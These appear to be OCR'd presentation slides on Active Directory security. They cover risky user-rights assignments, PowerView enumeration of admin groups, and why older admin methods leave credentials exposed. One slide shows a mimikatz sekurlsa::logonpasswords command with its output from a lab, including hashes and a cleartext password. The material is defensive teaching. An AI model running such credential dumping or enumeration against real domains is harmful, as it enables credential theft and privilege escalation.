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


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Allow Log On Locally + RDP Logon = DC Fun!

Allow Log On Locally

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- Server Tier 3

Allow Log On Through Terminal Services

- Administrators
- Server Tier 3

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Allow Log On Locally + RDP Logon = DC Fun!

Allow Log On Locally

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- ***Server Tier 3***

Allow Log On Through Terminal Services

- Administrators
- ***Server Tier 3***

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Allow Log On Locally + RDP Logon = DC Fun!

```
PS C:\> Get-NetGroupMember 'Server Tier 3'


GroupDomain  : trimarcresearch.com
GroupName    : Server Tier 3
MemberDomain : trimarcresearch.com
MemberName   : Eddie
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-1601
IsGroup      : False
MemberDN     : CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

Manage Auditing & Security Log

Default Groups:

- Administrators
- [Exchange]

Additional Groups:

- ***Lab Admins***

Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.

Manage auditing and security log	BUILTIN\Administrators, TRIMARCLAB\Lab Admins

Enable Computer & User Accounts to be Trusted for Delegation

- Administrators
- ***Lab Admins***
- ***Server Tier 3***

Misuse of the **Enable computer and user accounts to be trusted for delegation** user right could allow unauthorized users to impersonate other users on the network. An attacker could exploit this privilege to gain access to network resources and make it difficult to determine what has happened after a security incident.

** The user or machine object that is granted this right must have write access to the account control flags.*


Enable computer and user accounts to be trusted for delegation	Server Tier 3, Lab Admins, BUILTIN\Administrators


Identifying Admin Restrictions


```
PS C:\> Get-NetGroupMember 'Domain Admins' -Recurse | `
 % { get-aduser $_.membersid -prop samaccountname,logonhours,logonworkstations,passwordlastset  } |`
 select samaccountname,logonhours,logonworkstations,passwordlastset | `
 Format-table -auto

samaccountname logonhours            logonworkstations                       passwordlastset
-------------- ----------            -----------------                       ---------------
Sean                                                                         7/8/2018 4:35:24 PM
lukeskywalker  {0, 0, 0, 0...}       trddc01                                 5/23/2018 10:29:41 PM
Administrator                                                                8/2/2018 11:16:12 PM
TStark         {0, 0, 0, 0...}                                               5/17/2018 10:56:46 PM
JonSnow                              ADADMINWRK01,ADADMINWRK02,ADADMINWRK03 5/17/2018 10:55:52 PM
SecScan                                                                      5/17/2018 12:15:03 AM
trimarcadmin   {255, 255, 255, 255...}                                       8/6/2018 12:07:15 AM
```

The Evolution of Administration







Where We Were

- In the beginning, there were admins everywhere.
- Sometimes, user accounts were Domain Admins.
- Every local Administrator account has the same name & password.
- Some environments had almost as many Domain Admins as users.

Where We Were

This resulted in a target rich environment with multiple paths to exploit.

Traditional methods of administration are trivial to attack and compromise due to admin credentials being available on the workstation.

Where We Were:
“Old School Admin Methods”


- Logon to workstation as an admin
  - Credentials in LSASS.
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers“)
  - Credentials in LSASS.
- RDP to Domain Controllers or Admin Servers to manage them
  - Credentials in LSASS on remote server.


```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :


Authentication Id : 0 ; 5088464 (00000000:004da4d0)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
```


Where Are We Now: Newer “Secure" Admin Methods





Where Are We Now:
Newer “Secure" Admin Methods





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

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

